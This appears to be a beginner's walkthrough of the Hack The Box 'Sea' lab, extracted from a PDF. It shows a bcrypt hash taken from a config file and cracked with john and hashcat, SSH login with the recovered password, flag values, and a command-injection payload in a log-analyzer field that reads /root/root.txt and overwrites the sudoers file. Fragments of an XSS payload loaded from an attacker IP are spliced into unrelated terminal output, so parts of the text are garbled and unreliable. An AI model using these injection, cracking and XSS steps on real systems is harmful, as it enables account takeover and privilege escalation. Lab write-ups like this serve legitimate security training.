$ cat /var/www/sea/plugins
cat: /var/www/sea/plugins: Is a directory
```

```
$ ls /var/www/sea/plugins
$ [REDACTED]
```

I try to enter to messages

```
$ ls /var/www/sea/messages
$ [REDACTED]
```

I try to open contact.php contain info on user on the server

```
cat /var/www/sea/contact.php
```

I try to enter to data

```
$ ls /var/www/sea/data/
cache.json = "http://10.10.
database.js </script><form>
files
[REDACTED]
```

Search on /var/www/sea/data folder

```
$ ls /var/www/sea/data/files  
$ ┌
```

```
$ cat /var/www/sea/data/database.js  
{  
    "config": {  
        "siteTitle": "Sea",  
        "theme": "bike",  
        "defaultPage": "home",  
    }  
}
```

```
$ cat /var/www/sea/data/database.js  
{  
    "config": {  
        "siteTitle": "Sea",  
        "theme": "bike",  
        "defaultPage": "home",  
        "login": "loginURL",  
        "forceLogout": false,  
        "forceHttps": false,  
        "saveChangesPopup": false,  
        "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\\D.GuE4jRIikYiWrD3TM\\PjDnXm4q",  
        "lastLogins": {  
            "2024\\08\\21 11:51:53": "127.0.0.1",  
            "2024\\08\\21 11:47:23": "127.0.0.1"  
        }  
    }  
}
```

I found a password \$2y\$10\$iOrk210RQSAzNCx6Vyq2X.aJ\\D.GuE4jRIikYiWrD3TM\\PjDnXm4q

Maybe it belong to a user

Lets create a file containe this password on kali linux command touch user_pass.txt

```

lets
---(aviv㉿kali)-[~]
$ cd Documents/Htb_sea/CVE-2023-41425

---(aviv㉿kali)-[~/Documents/Htb_sea/CVE-2023-41425]
$ ls ..
CVE-2023-41425

---(aviv㉿kali)-[~/Documents/Htb_sea/CVE-2023-41425]
$ touch user_pass.txt
000/xss.js"></script><form+action=>

$ mv ./user_pass.txt /home/aviv/Documents/Htb_sea/user_pass.txt
send the below link to admin:
---(aviv㉿kali)-[~/Documents/Htb_sea/CVE-2023-41425]
$ cd ..
http://10.10.11.28/theams"></ form>
---(aviv㉿kali)-[~/Documents/Htb_sea]
$ gedit user_pass.txt

```


lets try to see if the password in database

[CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc.](#)

[Decrypt MD5, SHA1, MySQL, NTLM, SHA256, MD5 Email, SHA256 Email, SHA512, Wordpress, Bcrypt hashes for free online](#)

Enter up to 20 non-salted hashes, one per line:

\$2y\$10\$iorK210RQSAzNCx6Vyq2X.aJ\//D.GuE4jR1ikYiWrD3TM\//PjDnXm4q



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
\$2y\$10\$iorK210RQSAzNCx6Vyq2X.aJ\//D.GuE4jR1ikYiWrD3TM\//PjDnXm4q	Unknown	Unrecognized hash format.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

The screenshot shows the Hashes.com website. At the top, there's a navigation bar with links for Home, FAQ, Deposit to Escrow, Purchase Credits, API, Tools, Decrypt Hashes, Escrow, and Support. A blue banner at the top says "Proceeded! 1 hashes were checked: 0 found 1 not found". Below this, a green box contains a message about paying professionals to decrypt remaining lists, with a link to https://hashes.com/en/escrow/view. A form for attempting to decrypt hashes for free is shown, asking for an email address and a "SUBMIT" button. At the bottom, a pink box displays a hash value: \$2y\$10\$10rk210RQSAzNCx6Vyq2X.aJ\|D.GuE4jRIikYiWrD3TM\|PjDnXm.

I saw man use a command john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt filename.txt to decrypt the password

What is bcrypt: it's hashing function hashing algorithm that linux use to create a passwords

[Hashing in Action: Understanding bcrypt \(auth0.com\)](#)

[Bcrypt — A Beginner’s Guide. In today’s digital landscape, the... | by Noah Hoang | Medium](#)

John a tool to decrypt passwords using a list using brute force

[How to Crack Passwords using John The Ripper – Pentesting Tutorial \(freecodecamp.org\)](#)

[john | Kali Linux Tools](#)

rockyou.txt

[Understanding RockYou.txt: A Tool for Security and a Weapon for Hackers \(keepersecurity.com\)](#)

[How To Extract rockyou.txt.gz File in Kali Linux? - GeeksforGeeks](#)

meaning

command John a tool to decrypt passwords

Flag --format=bcrypt format to decrypt is bcrypt

Flag --wordlist= list

/usr/share/wordlists/rockyou.txt where rockyou.txt list is located

filename.txt file contain password to decrypt/crack

I type command john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt user_pass.txt

```
└$ john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt
user_pass.txt
Created directory: /home/aviv/.john
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
```

I saw man delete the \ from the password

Source content

```
$2y$10$i0rk210RQSAzNCx6Vyq2X.aJ\|D.GuE4jRIikYiWrD3TM\|PjDnXm4q
```

Change content

```
$2y$10$i0rk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q
```

Lets try again

```
└$ john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt
user_pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mychemicalromance (?)
1g 0:00:00:28 DONE (2024-08-21 11:15) 0.03522g/s 107.7p/s 107.7c/s 10
7.7C/s midnight1 .. memories
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Got password mychemicalromance

You can use also with hashcat a tool to decrypt passwords using a list using brute force

<https://hashcat.net/hashcat/>

[hashcat - advanced password recovery](#)

[How to Use hashcat to Crack Hashes on Linux \(makeuseof.com\)](#)

I type command hashcat -m 3200 hash wordlist

Meaning

Command hashcat run hascat tool

Flag -m mode/type of hash to decrypt

Number 3200 number value of bcrypt

Hash name of file name contain hash password

Wordlist wordlist to use in action to decrypt password

Flag --show present decrypted passwords

[man hashcat \(1\): Advanced CPU-based password recovery utility \(manpages.org\)](#)

[hashcat\(1\) — hashcat — Debian testing — Debian Manpages](#)

```
└$ hashcat user_pass.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, S
PIR, LLVM 15.0.6, SLEEPF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl
project]
=====
=====
=====
* Device #1: pthread-penryn-12th Gen Intel(R) Core(TM) i7-12700H, 140
9/2882 MB (512 MB allocatable), 2MCU

The following 4 hash-modes match the structure of your input hash:

# | Name
| Category
=====
+
=====
| 3200 | bcrypt $2*$, Blowfish (Unix)
| Operating System
| 25600 | bcrypt(md5($pass)) / bcryptmd5
| Forums, CMS, E-Commerce
| 25800 | bcrypt(sha1($pass)) / bcryptsha1
| Forums, CMS, E-Commerce
| 28400 | bcrypt(sha512($pass)) / bcryptsha512
| Forums, CMS, E-Commerce

Please specify the hash-mode with -m [hash-mode].
```

```
└$ hashcat -m 3200 user_pass.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

```
OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, S
PIR, LLVM 15.0.6, SLEEPF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl
project]
```

```
Session.....: hashcat
Status.....: Running
Hash.Mode....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target...: $2y$10$i0rk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3T
M ... DnXm4q
Time.Started...: Sun Aug 25 05:14:13 2024 (1 min, 38 secs)
Time.Estimated.: Sun Sep 1 00:20:01 2024 (6 days, 19 hours)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
```

```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ ^[[B
$2y$10$i0rk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q:mychemic
alromance
```

I didn't see the password

```
└$ hashcat -m 3200 ./user_pass.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

```
OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, S
PIR, LLVM 15.0.6, SLEEPF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl
project]
```

```
=====
=====
=====
* Device #1: pthread-penryn-12th Gen Intel(R) Core(TM) i7-12700H, 140
  9/2882 MB (512 MB allocatable), 2MCU
```

```
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
```

```
INFO: All hashes found as potfile and/or empty entries! Use --show to
      display them.
```

So I type command hashcat -m 3200 hash wordlist --show

So I type command hashcat -m 3200 ./user_pass.txt /usr/share/wordlists/rockyou.txt --show

```
└$ hashcat -m 3200 ./user_pass.txt /usr/share/wordlists/rockyou.txt  
--show  
$2y$10$iorK210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q:mychemic  
alromance
```

Got password mychemicalromance

I saw 2 users amay and geo

I know that ssh on sea hack the box is active and open

Lets try to connect to sea hack the box using ssh command ssh user@server_ip

I don't know the user who has the password that I found because it I try to connect to both

I try to connect to geo

```
└$ ssh geo@10.10.11.28  
The authenticity of host '10.10.11.28 (10.10.11.28)' can't be established.  
ED25519 key fingerprint is SHA256:xC5wFVdcixOCmr5p0w8Tm4AajGSMT3j5Q4w  
L6/ZQg7A.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])?  
yes  
Warning: Permanently added '10.10.11.28' (ED25519) to the list of known hosts.  
geo@10.10.11.28's password:  
Permission denied, please try again.
```

To user geo have different password

I try to connect to amay

```
└$ ssh amay@10.10.11.28  
amay@10.10.11.28's password:  
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)
```

Success the password belongs to user amay

I check which user I log to command whoami

```
amay@sea:~$ whoami  
amay
```

I check where I am command pwd

```
amay@sea:~$ pwd  
/home/amay
```

I check which groups I member of command id

```
amay@sea:~$ id  
uid=1000(amay) gid=1000(amay) groups=1000(amay)
```

I check which files I have command ls

```
amay@sea:~$ ls  
user.txt  
amay@sea:~$ ls -l  
total 4  
-rw-r-- 1 root amay 33 Aug 21 14:17 user.txt
```

I see that amay in group amay that in her user folder has document called user.txt that member of group amay can write or read it

Now I try read user.txt content command cat user.txt

user.txt content: 260c9e355420dd768e39687284442ffe

```
amay@sea:~$ cat user.txt  
260c9e355420dd768e39687284442ffe
```

In the hack the box machine they told me that file called root.txt

Now I want to enter the website as amay to see what on amay local host maybe I can exploit it

I can't do it on terminal not have browser

```
amay@sea:~$ firefox  
Command 'firefox' not found, but can be installed with:
```

I saw that man redirect user local host to traffic to his host

[Sea-Hack The Box Walkthrough. Introduction | by Haroon | Aug, 2024 | Medium](#)

Do to this I cause amay local host to redirect it's traffic to my local host- on another terminal I type ssh -L 8080:localhost:8080 user@server ip example

ssh -L 8080:localhost:8080 [amay@sea.htb](#) or ssh -L 8080:localhost:8080 amay@sea ip

I ask chat gpt for meaning of this command

Command ssh use ssh for the connection

Flag -L local port

8080 number of local port

Localhost where the connection go to remote server

8080 number of remote port

user@server ip username and server ip for connect to the server

ssh -L 8080:localhost:8080 user@server meaning



The `ssh -L 8080:localhost:8080 user@server` command is used to set up an SSH tunnel, which forwards a port from your local machine to a remote server. Here's a breakdown of what each part of the command does:

- `ssh`: This is the command used to start the SSH (Secure Shell) client, which connects to a remote server securely.
- `-L 8080:localhost:8080`: This specifies that you want to create a local port forwarding rule. In this case:
 - `8080` (the first one) is the port on your local machine that will be forwarded.

- `user@server`: This specifies the username (`user`) and the address of the remote server (`server`) you are connecting to.

In summary, this command forwards traffic from port `8080` on your local machine to port `8080` on the remote server. This is useful if you have a service running on the remote server that you want to access as if it were running locally on your machine. For example, if there's a web application running on port `8080` on the remote server, you can access it locally via `http://localhost:8080` in your web browser.


On another terminal I typed ssh -L 8080:localhost:8080 [amay@sea.htb](#) or ssh -L 8080:localhost:8080 amay@sea ip

I needed to enter amay password


```
└$ ssh -L 8080:localhost:8080 amay@10.10.11.28
amay@10.10.11.28's password:tes makes edge and IoT secure. Learn ho
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)
```

Successs

Now I open on my kali: firefox browser and type localgost:8080 in url it should rederect me to amay localhost



Now I enter username:amay password: mychemicalromance



System Monitor(Developing)

Disk Usage

/dev/mapper/ubuntu--vg-ubuntu--lv 6.6G 4.3G 2.0G 69% /

Used:

Total: 69%

System Management

Clean system with apt

Update system

Clear auth.log

Clear access.log

Analyze Log File

access.log ▾

Analyze

When I press analyze it give my list of acces.log


Log file is a document that record a situation/event

[Log File: Definition, Types, Who Uses, Challenges and More \(atatus.com\)](#)

[What Is a Log File \(and How Do I Open One\)? \(howtogeek.com\)](#)

[Linux Logs: How to View, Read & Configure \(phoenixnap.com\)](#)

I press ctrl key and f key together to search root.txt




File root.txt not exist

I run burpsuite to see logs more order



I catch the request




The screenshot shows the OWASP ZAP interface with the 'Proxy' tab selected. The 'Intercept' button is highlighted, indicating that requests are being intercepted. A message at the top says "Request to http://localhost:8080 [127.0.0.1]". Below this, there are buttons for "Forward", "Drop", "Intercept is on" (which is active), "Action", and "Open browser". The main area displays the request headers in a "Pretty" format:

```
1 POST / HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 57
4 Cache-Control: max-age=0
5 Authorization: Basic YW1heTpteWNoZW1pY2Fscm9tYW5jZQ==
6 sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
7 sec-ch-ua-mobile: ?0
8 sec-ch-ua-platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: http://localhost:8080
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
```

Below the headers, the body of the request is shown:

```
18 Referer: http://localhost:8080/
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Connection: keep-alive
22
23 log_file=%2Fvar%2Flog%2Fapache2%2Faccess.log&analyze_log=
```

click right mouse button from option list click on send to repeater



Request		Response	
Pretty	Raw	Hex	Render
1 POST / HTTP/1.1			1 HTTP/1.1 200 OK
2 Host: localhost:8080			2 Host: localhost:8080
3 Content-Length: 57			3 Date: Wed, 21 Aug 2024 17:52:49 GMT
4 Cache-Control: max-age=0			4 Connection: close
5 Authorization: Basic YW1heTpteWN0ZW1pY2Fscm9tYW5jZQ==			5 X-Powered-By: PHP/7.4.3-4ubuntu2.23
6 sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"			6 Content-type: text/html; charset=UTF-8
7 sec-ch-ua-mobile: ?0			7
8 sec-ch-ua-platform: "Linux"			8
9 Upgrade-Insecure-Requests: 1			9
10 Origin: http://localhost:8080			10 <!DOCTYPE html>
11 Content-Type: application/x-www-form-urlencoded			11 <html lang="en">
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)			12 <head>
AppleWebKit/537.36 (KHTML, like Gecko)			13 <meta charset="UTF-8">
Chrome/125.0.6422.112 Safari/537.36			14 <meta name="viewport" content="width=device-width, initial-scale=1.0">
13 Accept:			

I search root.txt in server respond

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Host: localhost:8080
3 Date: Wed, 21 Aug 2024 17:52:49 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.3-4ubuntu2.23
6 Content-type: text/html; charset=UTF-8
7
8
9
10 <!DOCTYPE html>
11 <html lang="en">
12   <head>
13     <meta charset="UTF-8">
14     <meta name="viewport" content="width=device-width,
15       initial-scale=1.0">
16   <title>
17     System Monitor(Developing)
```

root.txt 0 matches

I didn't find root.txt

I assumed that root.txt is in this machine so in /root folder

I wrote in Google where root.txt is located in Hack the Box machines

where root.txt is located in Hack the Box machines

SEARCH COPILOT MY BING IMAGES VIDEOS MAPS MORE TOOLS

About 54,400 results

On each Machine, you'll typically be able to find two flags, user and root. Generally speaking, this can be found in /home/<username>/user.txt and **/root/root.txt**, respectively.

[Dedicated Lab Users Guide | Hack The Box Help Center](#)

I found command log_file=/root/root.txt;cp/dev/shm/sudoers> /etc/suoderskanalyze_log

Ask chat gpt what it do

Its answer:

Command **cp**: This is the copy command in Unix-like systems.

Command **/dev/shm/sudoers**: This specifies the source file for the copy operation

Command **> /etc/suoderskanalyze_log**: This part redirects the output of the command to a file named /etc/suoderskanalyze_log

what this do: log_file=/root/root.txt;cp/dev/shm/sudoers>
/etc/suoderskanalyze_log

The command you provided has several issues and appears to be a mix of incorrect syntax and potentially malicious intent. Let me break it down and clarify:

bash

Copy code

```
log_file=/root/root.txt; cp/dev/shm/sudoers> /etc/suoderskanalyze_log
```

Breakdown of the Command:

1. `log_file=/root/root.txt`: This part sets an environment variable `log_file` with the value `/root/root.txt`. This variable is not used in the rest of the command, so it doesn't have any effect on the subsequent commands. 

2. `cp/dev/shm/sudoers> /etc/suoderskanalyze_log`:

- `cp`: This is the copy command in Unix-like systems.
- `/dev/shm/sudoers`: This specifies the source file for the copy operation. However, it's missing a space after `cp`, so this part is not syntactically correct.
- `> /etc/suoderskanalyze_log`: This part redirects the output of the command to a file named `/etc/suoderskanalyze_log`. However, `>` is used for redirecting output, not for copying files. The intended file to be copied should come before the `>` operator.

Correct Syntax for Copying a File:

To copy a file, the command should look like this:

bash

 Copy code

```
cp /dev/shm/sudoers /etc/sudoerskanalyze_log
```

In this corrected version:

- `/dev/shm/sudoers`: Source file.
- `/etc/sudoerskanalyze_log`: Destination file.

Important Notes:

- `/dev/shm`: This is a temporary filesystem (in-memory) often used for inter-process communication (IPC) and temporary files. The presence of a `sudoers` file in this location is unusual and might indicate some form of attack or misconfiguration.
- `/etc/sudoers`: This is a critical system file that defines user privileges for executing commands with superuser (sudo) permissions. If you are trying to manipulate or copy this file, you should exercise extreme caution, as incorrect modifications can lead to system security issues or misconfigurations.

Security Implications:

- **Unauthorized Access:** If you're seeing such commands or paths, it's essential to ensure that they're not part of a security breach or unauthorized access attempt.
- **System Integrity:** Always verify the integrity of system files like `/etc/sudoers` to ensure they haven't been tampered with.

If you have any more questions about security practices or command usage, feel free to ask!

In sample term the command log_file=/root/root.txt;cp/dev/shm/sudoers>/etc/sudoerskanalyze_log do's: it records name and content of a file inside log file

Instead log_file=/var/log/apache2/access.log i write log_file=/root/root.txt;cp/dev/shm/sudoers>/etc/sudoerskanalyze_log in the request

```
log_file=/var/log/apache  
2/access.log
```

```
log_file=%2Fvar%2Flog%2Fapache2%2Faccess.log&  
=
```

Decoded from: URL encoding ▾

```
log_file=/root/root.txt;  
cp/dev/shm/sudoers> /etc  
/sudoerskanalyze_log
```

```
log_file%3d%2froot%2froot.txt%3bcp%2fdev%2fshm%2fsudoers  
%3e%20%2fetc%2fsudoerskanalyze_log&analyze_log=
```

I send it on the respond I see

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Host: localhost:8080
3 Date: Wed, 21 Aug 2024 18:08:23 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.3-4ubuntu2.23
6 Content-type: text/html; charset=UTF-8
7
8
9
10 <!DOCTYPE html>
11 <html lang="en">
12   <head>
13     <meta charset="UTF-8">
14     <meta name="viewport" content="width=device-width,
15       initial-scale=1.0">
16   <title>
17     System Monitor(Developing)

```

Now I search /root/root.txt in the search bar

Not work so I press ctrl key shift key u key together to decode url encoding

I send it again

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36 13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-User: ?1 17 Sec-Fetch-Dest: document 18 Referer: http://localhost:8080/ 19 Accept-Encoding: gzip, deflate, br 20 Accept-Language: en-US,en;q=0.9 21 Connection: keep-alive 22 23 log_file=/root/root.txt;cp/dev/shm/sudoers> /etc/suoderskanalyze_log&analyze_log=	HTTP/1.1 200 OK Host: localhost:8080 Date: Wed, 21 Aug 2024 18:12:01 GMT Connection: close X-Powered-By: PHP/7.4.3-4ubuntu2.23 Content-type: text/html; charset=UTF-8 7 8 9 10 <!DOCTYPE html> 11 <html lang="en"> 12 <head> 13 <meta charset="UTF-8"> 14 <meta name="viewport" content="width=device-width, 15 initial-scale=1.0"> 16 <title> 17 System Monitor(Developing)

Now I search /root/root.txt in the search bar

Response

Pretty Raw Hex Render

105 </select>

106 <button type="submit" name="analyze_log" class="button">

107 Analyze

108 </button>

109 </form>

110 45a971aa5efd04e07195edee2e0973b6

111 <p class='error'>

